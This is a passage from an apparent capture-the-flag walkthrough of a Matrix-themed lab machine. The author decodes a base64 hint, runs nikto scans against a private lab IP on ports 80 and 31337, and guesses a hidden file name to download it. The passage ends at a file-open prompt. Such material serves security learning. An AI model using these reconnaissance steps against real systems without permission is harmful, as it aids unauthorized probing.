
After some research, I found it is a base64 encoded hash. I decoded it using the command as shown in the image below.




```
root@kali:~# echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb
24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base6
4 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself.
 " > Cypher.matrixroot@kali:~# 
```

Another Matrix trivia, may be. But wait, it points seemingly to a file named Cypher.matrix. Is it a file. If it is where should I search for it. Researching o Google I got no information about Cypher.matrix but the dialogue seems to be famous.

Initially the nikto scan on both the websites proved inconclusive as the scan terminated.




```
^Croot@kali:~# nikto -h 192.168.41.152
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.41.152
+ Target Hostname:    192.168.41.152
+ Target Port:        80
+ Start Time:         2019-01-06 06:49:38 (GMT-5)
---------------------------------------------------------------------------
+ Server: SimpleHTTP/0.6 Python/2.7.14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)
+ ERROR: Error limit (20) reached for host, giving up. Last error: invalid HTTP
response
+ Scan terminated:  20 error(s) and 4 item(s) reported on remote host
+ End Time:           2019-01-06 06:51:43 (GMT-5) (125 seconds)
```



```
root@kali:~# nikto -h 192.168.41.152:31337
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.41.152
+ Target Hostname:    192.168.41.152
+ Target Port:        31337
+ Start Time:         2019-01-06 06:52:36 (GMT-5)
---------------------------------------------------------------------------
+ Server: SimpleHTTP/0.6 Python/2.7.14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)
+ ERROR: Error limit (20) reached for host, giving up. Last error: invalid HTTP
response
+ Scan terminated:  20 error(s) and 4 item(s) reported on remote host
+ End Time:           2019-01-06 06:54:41 (GMT-5) (125 seconds)
```

I tried searching for the file Cypher.matrix in both websites (taking chance) and when I typed the name on the website running on port 31337, a file with the name Cypher.matrix got down loaded automatically.



Opening Cypher.matrix

You have chosen to open:

Cypher.matrix

